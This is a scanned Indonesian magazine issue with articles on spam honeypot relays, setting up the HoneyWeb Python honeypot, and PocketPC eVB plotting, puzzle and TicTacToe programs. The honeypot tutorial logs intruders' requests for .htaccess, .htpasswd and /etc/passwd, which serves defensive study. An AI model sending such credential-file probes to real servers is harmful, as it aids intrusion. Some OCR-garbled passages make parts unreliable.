Kebanyakan SMTP server (yang dikonfigurasi dengan tepat) hanya menerima mail message yang memenuhi dua syarat:

- ? Message dikirim oleh user domain yang menjadi tanggungjawab mail server
- ? Message ditujukan pada user dalam domain tersebut.

Dengan diperkenalkannya Domain Name System (DNS), mail server sering menerima mail dari siapa saja, untuk siapa saja; server akan melakukan usaha terbaik untuk relay mail ke mail-server dari mail-domain bersangkutan (bisa dengan meneruskan message ke mail-server lainnya). Server semacam itu disebut sebagai open relay.

Spammer menyalahgunakan open relay yang ditemukan dengan melakukan spam melaluinya. Dengan mengalamatkan setiap message ke sejumlah besar user, mereka bisa mengirim message dalam jumlah kecil ke relay, tetapi nanti pada ujungnya dapat mencapai banyak *in-box*.

Jackpot bertindak seolah-olah open relay dalam konteks ini. Biasanya spam yang dikirim ke relay lebih dulu melalui open proxy, untuk menutupi identitas spammer. Kebanyakan spam yang sampai pada Jackpot sebelumnya telah melalui open proxy, sehingga sulit untuk dilacak, kecuali anda bekerjasama dengan admin proxy bersangkutan. Bagaimanapun Jackpot server tetap memberikan manfaat:

- ? Spam yang dikirimkan melalui Jackpot tidak bakal sampai ke tujuan. Maka target spam aman dari gangguan.
- ? Jika banyak spam yang nyangkut di honeypot relay, spammer akan mengecek relay spam mereka. Untuk itu mereka perlu memodifikasi spamware (ini menambah biaya), atau mengirim sejumlah besar message untuk memastikan spam sampai. Dengan meningkatkan beban permasalahan yang harus ditanggung spammer bisa memaksanya berpikir untuk keluar dari bisnis ini.
- ? Spam yang ditangkap bisa dipergunakan untuk penyelidikan pola, meski kebanyakan open proxy dikonfigurasi dengan kurang tepat sehingga menyulitkan spam-hunter yang ingin melacaknya.

HONEYPOT dengan Python

Pemanfaatan honeypot untuk menjebak hacker menjadikan honeypot sebuah pilihan yang tepat saat ini untuk menciptakan keamanan sistem yang anda miliki. Firrar Utdirartatmo (firrar@lycos.com) mengangkat bahasan membuat honeyweb (honeypot web server) dengan menggunakan bahasa python.

PADA PLATFORM LINUX MEMANG TERSEDIA SOFTWARE honeypot Honeyd dan Labrea yang cukup powerful. Tetapi konfigurasi keduanya agak rumit dan bisa membuat sakit kepala. Bila yang anda butuhkan sekedar honeypot web server saja, anda bisa mencoba HoneyWeb ini. HoneyWeb dikembangkan dengan bahasa script Python, yang umumnya sudah tersedia pada distro-distro Linux modern semacam Mandrake, RedHat dan SuSE. Dukungan untuk Python biasanya sudah tercakup dalam instalasi default distro Linux, seperti halnya untuk PERL. Contohnya di sini penulis mencoba dengan distro Mandrake 9.0, dan bisa segera menjalankan HoneyWeb, tanpa memusingkan masalah keberadaan library-library semacam libdnet, libpcap, dan libevent, yang biasanya diperlukan untuk instalasi software honeypot di Linux. HoneyWeb memerlukan Python versi 1.5 ke atas.

Pada dasarnya HoneyWeb bekerja dalam dua mode yaitu:

- ? **Persistent:** HoneyWeb akan mengingat IP pengakses dan selalu mengembalikan versi yang sama untuk IP tersebut, pada rentang waktu tertentu. Ia juga akan melakukan perbandingan request untuk menentukan apakah akan mengembalikan 404 atau tidak.
- ? **Non-Persistent:** Mekanismenya mirip Netcat dengan mengembalikan 200 OK untuk setiap request (kecuali ditentukan lain), beserta header yang berkaitan untuk tipe server tersebut

Lakukan ekstraksi file instalasi dengan perintah:

tar -zxvf HoneyWeb-0.4.tar

Bila pada Perl suatu script biasanya ditandai dengan ekstension .pl, maka pada Python ditandai dengan ekstension .py. Anda bisa mengamati hasil ekstraksi terdiri dari sejumlah script Python dan direktori docs, html, log, dan scripts. Masuklah ke direktori scripts dan jalankan strict_gen.py:


./strict_gen.py

HoneyWeb bisa juga dijalankan terintegrasi dengan Honeyd, tetapi kita di sini jalankan sebagai aplikasi standalone, pindahkan dulu ke direktori utama hasil ekstraksi HoneyWeb, jalankan:

./HoneyWeb-Server-0.4.py


Bila ingin mengetahui sejumlah informasi mengenai HoneyWeb anda bisa membaca file Install dan README di direktori docs. Kita bisa menentukan page bohongan yang dibikin agar sesuai kenyataan, lihatlah direktori html, dimana page bisa diletakkan pada direktori attack-pages, sedang pesan-pesan kesalahan pada direktori error-pages. Konfigurasi lebih jauh bisa anda lihat di file hweb_config.py, sementara informasi log bisa anda lihat pada direktori log.

Misal kita coba akses dari komputer lain, yang ditampilkan secara default adalah file index.html di direktori html. Anda bisa mengubah page ini bila perlu.



Gambar 1. Halaman web default

Pada Apache kita ketahui ada file .htaccess dan .htpasswd yang menentukan autentikasi untuk akses page di suatu direktori. Seorang hacker biasanya akan mencoba mengambil file-file tersebut. Anda bisa mengubahnya, yaitu file htaccess.txt dan htpasswd.txt di direktori attack-pages. Sebenarnya di sini orang akan sukses mengambil file tersebut tanpa peduli direktori mana yang diketikkan di browser.




Gambar 2. Mengakses file .htaccess



Gambar 3. Mengakses file .htpasswd

Dan tentu saja yang akan selalu dicoba diambil oleh hacker adalah /etc/passwd. Anda bisa mengubah sendiri file bo-hongan ini pada passwd.txt di direktori attack-pages.



Gambar 4. Mengambil file /etc/passwd

Anda bisa memeriksa koneksi yang terjadi pada file hw-

log.txt di direktori log. Contoh (sejumlah baris log senga-ja kita potong untuk menyederhanakan):

```
192.168.0.1:32770:fire.gejayan.id:[19/Nov/2003 21:20:35]
Request:GET / HTTP/1.0:200
Return:Apache
host:192.168.0.1
user-agent:Lynx/2.8.5dev.8 libwww-FM/2.14 SSL-MM/1.4.1 OpenSSL/0.9.6e

192.168.0.2:1026:192.168.0.2:[20/Nov/2003 09:40:40]
Request:GET / HTTP/1.1:200
Return:Netscape-Enterprise/4.1
user-agent:Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)

192.168.0.2:1027:192.168.0.2:[20/Nov/2003 09:41:20]
Request:GET /tes.html HTTP/1.1:200
Return:Netscape-Enterprise/4.1
user-agent:Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)

192.168.0.2:1031:192.168.0.2:[20/Nov/2003 09:42:17]
Request:GET /cgi-bin/ HTTP/1.1:200
Return:Netscape-Enterprise/4.1
user-agent:Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)

192.168.0.2:1034:192.168.0.2:[20/Nov/2003 09:42:30]
Request:GET /cgi-bin/tes.html HTTP/1.1:200
Return:Netscape-Enterprise/4.1
user-agent:Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)

192.168.0.2:1036:192.168.0.2:[20/Nov/2003 09:43:50]
Request:GET /.htaccess HTTP/1.1:200
Return:Netscape-Enterprise/4.1
user-agent:Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)


192.168.0.2:1047:192.168.0.2:[20/Nov/2003 09:49:10]
Request:GET /apaja/.htpasswd HTTP/1.1:200
Return:Netscape-Enterprise/4.1
user-agent:Mozilla/4.0 (compatible; MSIE 5.0; Windows 98; DigExt)

192.168.0.10:1025:192.168.0.10:[20/Nov/2003 10:13:20]
Request:GET / HTTP/1.0:200
Return:Microsoft-IIS/6.0
user-agent:Lynx/2.8.4dev.7 libwww-FM/2.14
```

Nampak di situ akses dari tiga buah komputer: 192.168.0.1, 192.168.0.2 dan 192.168.0.10. Apa yang coba diambil oleh pengakses nampak pada Request. Kita tahu dari user-agent bahwa tiap pengakses memakai browser/-sistem berikut: Lynx 2.8.5, IE5 di Windows 98, dan Lynx 2.8.4. Dimana web server yang dikembalikan berbedabeda (Return:) untuk tiap pengakses, pada contoh di atas. Apache, Netscape-Enterprise/4.1, Microsoft-IIS/6.0. Nilai itu ditentukan dari baris berikut pada file konfigurasi hweb_config.py:

```
Default_Server =
random_any'
```


Arti nilai di atas, web server yang diemulasikan adalah acak. Nilai lain yang bisa ditentukan adalah:



Gambar 5. Request yang tidak cocok

random_win, random_unix, random_all. Atau menentukan versi tertentu: unix_1, unix_2, dan seterusnya atau win_1, win_2 dan seterusnya, tergantung kelengkapan yang tersedia pada file konfigurasi. Misal bila di file konfigurasi ada baris berikut:

```
w_serv['win_1'] = 'Microsoft-IIS/5.0'
w_serv['win_2'] = 'Microsoft-IIS/4.0'
w_serv['win_3'] = 'Microsoft-IIS/3.0'
w_serv['win_4'] = 'Microsoft-IIS/6.0'
```



Gambar 6. Direktori bohongan yang ditampilkan

Bila anda pilih win_4 berarti anda mengemulasikan Microsoft-IIS/6.0. Request yang tidak bisa dipenuhi dicatat dalam file newsigs.txt.

Kadang penyusup mencoba mengintip direktori di server, misal user ~root atau ~nobody. Kalau anda pada gambar 6, itu diambil dari file apache-dir.html di direktori html/attack-pages.

Overview Python

PYTHON ADALAH BAHASA PEMROGRAMAN BERORIENTASI object yang portabel. Dikembangkan sejak 1990 di CWI Amsterdam oleh **Guido van Rossum**, dan dilanjutkan oleh **Python Software Foundation**. Pada awalnya Python banyak dipengaruhi oleh bahasa **ABC**, **Modula-2**, **Lisp**, **C**, dan **shell script**. Meski mirip nama spesies ular, sebenarnya Python berasal dari nama **Monty Python**.

Bahasa ini memiliki sintaks yang elegan serta tipe data *built-in* yang cukup powerful. Banyak modul tambahan telah dikembangkan untuk Python, misal library standar semacam **math library** dan **regular expression**, **library spesifik** untuk suatu platform misal Windows, jaringan IP, X Window, dan aplikasi spesifik semacam pemrosesan image atau suara. Python bisa saja memakai modul-modul dari bahasa semacam C/C++.

Para pengguna Linux biasanya dapat menemukan interpreter Python dalam distro mereka, seperti halnya Perl dan Tcl. Python seolah menjadi jalan tengah, antara kubu programmer script generasi baru yang biasanya berasal dari web programming dengan ASP/PHP, dengan programmer ala old-fashion-way yang lebih senang memakai Perl atau shell programming (dan terobsesi mengotomasi-sasikan segala pekerjaan admin Linux). Python juga memiliki sejumlah fleksibilitas ketimbang C.

Python telah dipakai sebagai pengenalan untuk bahasa pemrograman karena mudah dipelajari, tetapi juga dimanfaatkan oleh pengembang software professional semacam Google, NASA, dan Industrial Light & Magic. Hewlett-Packard dan Compaq menyertakan Python, dan menulis sejumlah tool administrasi dengan Python. Semua instalasi default komputer Apple dengan Mac OS X memiliki Python di dalamnya. Singkatnya, meski sederhana tetapi Python mampu mendukung pembuatan program berukuran besar.

Selain pada Linux dan varian Unix, Python bisa berjalan pada platform: OS/2, Windows, Macintosh. Semua versi Python tersedia secara gratis. Sumber informasi lebih lanjut bisa diperoleh pada **www.python.org**. Anda juga bisa memperoleh interpreter Python yang ditulis dalam bahasa Java di **www.jpython.org**.

EMBEDDED VISUAL BASIC

Membuat Aplikasi Plot3D


Game menjadi kebutuhan untuk mengisi hari-hari kosong ataupun sekedar hiburan setelah berhadapan dengan pekerjaan di kantor yang seaneh banyaknya, tetapi terkadang kala muncul pertanyaan mengenai cara membuat game. Fitrianto Halim (fitriantoh@hotmail.com) membahas bermacam-macam pembuatan game sederhana yang berjalan di PocketPC.

BIDANG KOMPUTASI TENTUNYA TIDAK LEPAS DARI BIDANG matematika. Pada artikel kali ini, penulis akan mengajak Anda untuk membuat aplikasi Plot3D, sebuah aplikasi sederhana untuk membuat grafik 3 dimensi berdasarkan suatu rumusan matematika tertentu dan khusus untuk dijalankan pada PocketPC.


Aplikasi Plot3D ini merupakan konversi dari versi BASICA atau GWBASIC (diambil dari buku 100 *Ready-to-run Programs & Subroutines for The IBM PC* karangan Jeff Bretz dan John Clark Craig) ke eMbedded Visual Basic. Selain itu, penulis menambahkan lima buah fungsi matematis tambahan ke dalamnya.

Desain Program

Aplikasi terdiri atas dua buah form, di mana form pertama merupakan form utama sedangkan form kedua untuk menginput data. Desain form pertama dan form kedua bisa dilihat pada gambar 1 dan 2.



Gambar 1. Design form pertama



Gambar 2. Design form kedua

Pada form pertama, masukkan source-code berikut:

```
Option Explicit
Dim high(640), low(640)
Dim XMin, XMax, YMin, YMax, ZMin, ZMax, XLines, YLines As Single
Dim Tilt, CTilt, STilt, Rota, CRota, SRota As Single
Dim XMean, XDiff, YMean, YDiff, ZMean, ZDiff, XPlot, YPlot As Single
Dim nFunc As Byte
Dim Hide As Boolean

Private Sub Form_Load()
    Call ResetGraph
    Call ResetData
End Sub

Private Sub Command1_Click()
    Form2.Show
End Sub

Private Sub Command2_Click()
    Call PlotGraph(1)
End Sub

Private Sub Command3_Click()
    Call PlotGraph(2)
End Sub

Private Sub Command4_Click()
    Call PlotGraph(3)
End Sub

Private Sub Command5_Click()
    Call PlotGraph(4)
End Sub

Private Sub Command6_Click()
    Call PlotGraph(5)
End Sub

Private Sub Command7_Click()
    Call PlotGraph(6)
End Sub

Private Sub CalcPlot(x, y)
    Dim z, x2, y2, z2, x3, y3 As Single
    Select Case nFunc
        Case 1
            z = MyFunc1(x, y)
        Case 2
            z = MyFunc2(x, y)
        Case 3
            z = MyFunc3(x, y)
        Case 4
            z = MyFunc4(x, y)
        Case 5
            z = MyFunc5(x, y)
        Case 6
            z = MyFunc6(x, y)
```

TextBox 1. Source code form pertama (source code lengkap dapat dilihat pada lampiran yang disediakan di dalam CD)

Pada form kedua, masukkan source-code berikut:

```
Option Explicit
Private Sub Form_Activate()
    Text1.SetFocus
End Sub

Private Sub Command1_Click()
    Form2.Hide
End Sub
```

TextBox 2. Source code form kedua

Percobaan

Seperti tertulis pada bagian awal, ada enam pilihan rumusan matematis yang tersedia. Oleh karena itu, penulis akan memberikan contoh-contoh pengisian form serta hasil grafis yang dihasilkan (hasil grafis bisa dilihat pada gambar 3 hingga gambar 8).

Rumus pertama :

- **Enter X range** -17/17
- **Enter Y range** -17/17
- **Enter Z range** -1/2
- **Tilt angle (degrees)** 45
- **Rotation angle (degrees)** 30
- **Number of X lines to plot** 35
- **Number of Y lines to plot** 35

Rumus kedua :

- **Enter X range** -30/30
- **Enter Y range** -30/30
- **Enter Z range** -300/300
- **Tilt angle (degrees)** 45
- **Rotation angle (degrees)** 30
- **Number of X lines to plot** 61
- **Number of Y lines to plot** 61

Rumus ketiga :

- **Enter X range** -45/45
- **Enter Y range** -45/45
- **Enter Z range** -1/3
- **Tilt angle (degrees)** 45
- **Rotation angle (degrees)** 45
- **Number of X lines to plot** 46
- **Number of Y lines to plot** 46

Rumus keempat :

- **Enter X range** -25/25
- **Enter Y range** -25/25
- **Enter Z range** -5000/500
- **Tilt angle (degrees)** 45
- **Rotation angle (degrees)** 30
- **Number of X lines to plot** 26
- **Number of Y lines to plot** 26

Rumus kelima :

- **Enter X range** -15/15
- **Enter Y range** -15/15

- **Enter Z range** 0/750
- **Tilt angle (degrees)** 45
- **Rotation angle (degrees)** 30
- **Number of X lines to plot** 16
- **Number of Y lines to plot** 16

Rumus keenam :

- **Enter X range** -15/15
- **Enter Y range** 1/15
- **Enter Z range** -1/1
- **Tilt angle (degrees)** 45
- **Rotation angle (degrees)** 45
- **Number of X lines to plot** 31
- **Number of Y lines to plot** 15

Khusus untuk bagian Want hidden line removal, anda bisa memilih Yes atau No, di mana bila dipilih Yes maka grafis yang dihasilkan lebih halus, karena menghilangkan garis-garis yang tidak diperlukan (pada gambar-gambar yang disertakan, merupakan hasil dari pilihan Yes untuk Want hidden line removal).

Penutup

Tentunya, aplikasi Plot3D ini masih sederhana, karena belum memiliki error handler (penanganan kesalahan), clipping area (agar grafis yang dihasilkan tidak di luar bidang gambar dan lain-lain. Silahkan Anda mengembangkannya.



Gambar 3. Hasil rumus pertama



Gambar 4. Hasil rumus kedua pertama



Gambar 5. Hasil rumus ketiga



Gambar 6. Hasil rumus keempat



Gambar 7. Hasil rumus kelima



Gambar 8. Hasil rumus keenam


EMBEDDED VISUAL BASIC

Membuat Aplikasi Puzzle

Game menjadi kebutuhan untuk mengisi hari-hari kosong ataupun sekedar hiburan setelah berhadapan dengan pekerjaan di kantor yang seabrek banyaknya, tetapi terkadang kala muncul pertanyaan mengenai cara membuat game. Fitrianto Halim (fitriantoh@hotmail.com) membahas bermacam-macam pembuatan game sederhana yang berjalan di PocketPC.

A APAKAH ANDA PENGHEMAT PUZZLE ATAU PUZZLE mania? Pada artikel kali ini penulis akan membahas cara membuat aplikasi puzzle pada PocketPC. Di pasaran, tentunya cukup banyak variasi permainan puzzle, di mana salah satunya akan kita bahas di sini.

Permainan puzzle yang penulis buat, idenya berasal dari sebuah permainan puzzle konvensional (terbuat dari plastik) yang dapat dikatakan merupakan permainan favorit penulis sewaktu masih kecil. Pada puzzle tersebut terdapat bagian kosong (biasanya diambil dari pojok kanan bawah), sehingga dengan demikian arah pergerakannya ada empat kemungkinan, yaitu: ke atas, bawah, kiri, dan kanan.



Gambar 1. Form utama

Desain Program

Aplikasi terdiri atas sebuah form utama, di mana desainnya bisa dilihat pada gambar 1.

Perhatikan, bahwa urutan label seperti tertera pada gambar. Bila Anda perhatikan, maka tampak

seperti kotak ajaib, di mana hasil penjumlahan kolom atau pada form utama, masukkan source-code berikut:

Option Explicit

```
Dim ArrData(4, 4)
Dim ArrStep(24)
Dim nAcak, XNul, YNul As Byte
Dim IPlay As Boolean

Private Sub AcakData()
    Dim ILoop As Boolean
    Dim i, nLast, n, x, y As Byte
    Dim c As String
    nLast = 10
    For i = 1 To nAcak
        ILoop = True
        While ILoop
            x = XNul
            y = YNul
            n = Int(4 * Rnd() + 1)
            If Abs(nLast - n) <> 2 Then
                If n = 1 Or n = 3 Then
                    y = y + n - 2
                Else
                    x = x + n - 3
                End If
            End If
```

```
        If y >= 0 And y <= 4 And x >= 0 And x <= 4 Then ILoop = False
        End If
    Wend
    ArrData(XNul, YNul) = ArrData(x, y)
    ArrData(x, y) = " "
    XNul = x
    YNul = y
    If n = 1 Then
        c = "R"
    ElseIf n = 2 Then
        c = "D"
    ElseIf n = 3 Then
        c = "L"
    Else
        c = "U"
    End If
    nLast = n
    ArrStep(nAcak - i) = c
Next
Call ChangeAllCaption
End Sub

Private Sub Form_Load()
    Call ResetData
    Call ResetGraph
    nAcak = 5
    IPlay = False
    Randomize
End Sub

Private Sub Label1_Click()
    If IPlay Then Call Uji(0, 0)
End Sub

Private Sub Label2_Click()
    If IPlay Then Call Uji(0, 1)
End Sub

Private Sub Label3_Click()
    If IPlay Then Call Uji(0, 2)
End Sub

Private Sub Label4_Click()
    If IPlay Then Call Uji(0, 3)
End Sub

Private Sub Label5_Click()
    If IPlay Then Call Uji(0, 4)
End Sub

Private Sub Label6_Click()
    If IPlay Then Call Uji(1, 0)
End Sub

    If IPlay Then Call Uji(1, 1)
```

TextBox 1. Source code formutama (source code lengkap dapat dilihat pada lampiran yang disediakan di dalam CD)

Di sini, penulis memanfaatkan kejadian (event) yang terjadi pada object Label, yaitu Click (atau pada PocketPC dikenal dengan istilah tap). Penulis sengaja memilih object Label, agar mempermudah dalam pembuatan aplikasi.



Gambar 2. Tampilan puzzle



Gambar 3. Pengacakan 5



Gambar 4. Button "Stop"

Cara kerja program

Saat pertama kali dijalankan, tampilan aplikasi puzzle bisa dilihat pada gambar 2.

Button Init berguna untuk menentukan jumlah pengacakan (default awal adalah 5), di mana bisa Anda isi dari 5 hingga 25. Penulis pilih 25 untuk angka maksimal, karena menurut penulis lebih dari cukup (silahkan Anda modifikasi programnya, kalau angka 25 masih kurang memadai).


Button Play berguna untuk memulai program. Perhatikan, bahwa kemudian akan dilakukan pengacakan, dimana jumlahnya disesuaikan dengan yang Anda masukkan pada button Init atau dipergunakan nilai default 5. Perhatikan gambar 4, button Play kini beralih menjadi button Stop.

Button Stop berguna untuk menghentikan jalannya aplikasi puzzle yang belum selesai atau mungkin Anda bingung dengan penyelesaian dari puzzle yang sedang Anda mainkan. Bila Anda bingung dengan penyelesaian dari puzzle yang sedang Anda mainkan, Anda bisa memilih Yes untuk Lihat Langkah Puzzle.

Yang perlu diperhatikan, langkah-langkah puzzle yang ditampilkan bukan untuk memperbaiki langkah yang telah Anda mainkan hingga selesai, tetapi berdasarkan apa yang ditampilkan sewaktu Anda menekan button Play.

Perhatikan bahwa langkah-langkah puzzle menggunakan singkatan: D(own), L(eftrightarrow), R(ight) dan U(p). Ini berarti, langkah-langkah puzzle adalah:

- Up atau huruf T
- Left atau huruf O
- Down atau huruf N
- Down atau huruf S
- Right atau huruf X



Gambar 5. langkah-langkah puzzle

Setelah selesai mengamati langkah-langkah puzzle, maka Anda bisa menekan button Cont.

Penutup

Masih banyak yang bisa Anda kembangkan dari aplikasi ini, misalkan mengoptimasi program. Maklum, aplikasi puzzle ini penulis buat sekitar 4-5 jam untuk mengisi waktu malam minggu. Selain itu, Anda bisa menambahkan variasi lainnya. Misalkan bagian kosong bukan lagi berasal dari pojok kanan bawah, tetapi dipilih secara random. Atau bisa pula menambahkan timer, untuk mengetahui berapa waktu yang Anda butuhkan untuk menyelesaikan sebuah puzzle (siapa tahu bisa memecahkan rekor Guinness Book).

eMbedded Visual Basic

Baru mengenal eVB? eVB merupakan singkatan dari eMbedded Visual Basic. Seperti halnya Visual Basic (keluaran Microsoft) yang merupakan bahasa pemrograman yang telah ada, begitu juga dengan eVB merupakan bahasa pemrograman yang digunakan untuk menciptakan program aplikasi yang dapat berjalan di Pocket PC yang menggunakan Windows CE. Tidak hanya Visual Basic yang memiliki eVB, ada juga untuk Visual C yang diberi nama eVC (eMbedded Visual C).

Penggunaan Pocket PC di jaman sekarang ini, mungkin tidak lagi asing karena selain produknya sudah menghiasi etalase di toko-toko komputer, harganya juga kian makin terjangkau.



Pocket PC keluaran iPAQ

Pocket PC diciptakan karena gaya hidup (life style) jaman modern seperti sekarang ini membutuhkan sesuatu yang praktis. Praktis dalam arti kata simpel dan sangat mudah dibawa-bawa (mobile).

Komputer yang pertama kali hadir dengan fisik yang besar dan bobot yang sangat berat, terus dan terus berkembang seiring perkembangan jaman dimana gaya hidup mendapat prioritas utama dalam menghadirkan teknologi-teknologi canggih. Pocket PC adalah generasi lanjutan dari sebuah komputer PC, dapat dengan mudah dibawa kemana saja karena ukuran yang kecil dan simple dan memiliki kemampuan yang tidak kalah dengan saudara tuanya yaitu PC Desktop.

Seiring perkembangan komputer dan telekomunikasi, kini juga hadir Pocket PC yang tidak hanya berposisi sebagai komputer kantong, lebih dari itu kini sudah bertambah fungsi sebagai Handphone. Asyik sekali, bukan?

Apakah harganya mahal? Ternyata tidak demikian, cek dan ricek di www.bhineka.com dan anda akan menemukan Pocket PC yang juga berfungsi sebagai Handphone dengan harga murah. Apakah anda tergiur?

Bahasan mengenai eVB baik pengenalannya maupun programingnya, telah dibahas sebelumnya di edisi Neotek Volume IV - Nomor 07 dengan penulisnya Fitrianto Halim (fitriantoh@yahoo.com). Dan dalam bahasan edisi ini, kembali saudara Fitrianto Halim berbagi pengetahuan mengenai pemrograman eVB dengan tema bahasan membuat game untuk aplikasi Pocket PC.

Pembahasan mengenai Pocket PC juga telah hadir di edisi Neotek Volume IV - Nomor 07, kembali dengan penulisnya yaitu Fitrianto Halim dan akan terus hadir pada bahasan Neotek untuk nomor-nomor selanjutnya.



Smartphone O2 menggunakan Ms PocketPC 2003

Sangat baik buat anda yang ingin terjun sebagai programming aplikasi Pocket PC atau bagi anda yang hanya berminat dengan informasi yang berhubungan dengan Pocket PC.


Pastikan anda tidak tertinggal akan bahasan-bahasan di NeoTek, karena saudara Fitrianto Halim banyak menuliskan pengetahuannya yang erat kaitannya dengan Mobile Phone dan Java Programming untuk dibagikan khusus kepada pembaca NeoTek demi menambah wawasan mengenai Teknologi Informasi dan Teknologi Komunikasi.

EMBEDDED VISUAL BASIC

Membuat Aplikasi TicTacToe

Game menjadi kebutuhan untuk mengisi hari-hari kosong ataupun sekedar hiburan setelah berhadapan dengan pekerjaan di kantor yang seanebak banyaknya, tetapi terkadang kala muncul pertanyaan mengenai cara membuat game. Fitrianto Halim (fitriantoh@hotmail.com) membahas bermacam-macam pembuatan game sederhana yang berjalan di PocketPC.

MUNGKIN TIDAKLAH LENGKAP RASANYA, KALAU PENULIS belum mengulas bagaimana membuat aplikasi permainan (game) pada PocketPC. Oleh karena itu, pada artikel kali ini penulis akan membahas cara membuat aplikasi TicTacToe.



Gambar 1. Tampilan form utama

Aplikasi TicTacToe ini merupakan konversi dari versi BASICA atau GWBASIC (diambil dari buku Teori dan Aplikasi Komputer Bahasa BASIC - edisi 4 karangan Jogiyanto H.M) ke eMbedded Visual Basic.

Desain Program

Aplikasi terdiri atas sebuah form utama, di mana desainnya bisa dilihat pada gambar 1.

Perhatikan, bahwa urutan label seperti tertera pada gambar. Bila Anda perhatikan, maka tampak seperti kotak ajaib, di mana hasil penjumlahan kolom atau baris atau sisi diagonal sama dengan lima-belas.

Pada form utama, masukkan source-code berikut:

Option Explicit

```
Dim lFinish As Boolean
Dim nPos As Integer
Dim nStep As Byte
Dim TheSteps(9)
```

```
Private Sub Form_Load()
    Call ResetGraph
    Call ResetData
End Sub
```

```
Private Sub Command1_Click()
    Call ResetData
    nStep = 1
    nPos = 5
    TheSteps(nStep) = nPos
    Call ChangeCaption("X")
End Sub
```

```
Private Sub Label1_Click()
    If nStep < 9 Then
        If Label1.Caption = "" Then
            Call TicTacToeStep(1)
        Else
            Call TicTacToePosFilled
        End If
    End If
```


```
End If
End Sub

Private Sub Label2_Click()
    If nStep < 9 Then
        If Label2.Caption = "" Then
            Call TicTacToeStep(2)
        Else
            Call TicTacToePosFilled
        End If
    End If
End Sub

Private Sub Label3_Click()
```

TextBox 1. Source code form utama (source code lengkap dapat dilihat pada lampiran yang disediakan di dalam CD)

Di sini, penulis memanfaatkan kejadian (event) yang terjadi pada object Label, yaitu Click (atau pada PocketPC dikenal dengan istilah tap).



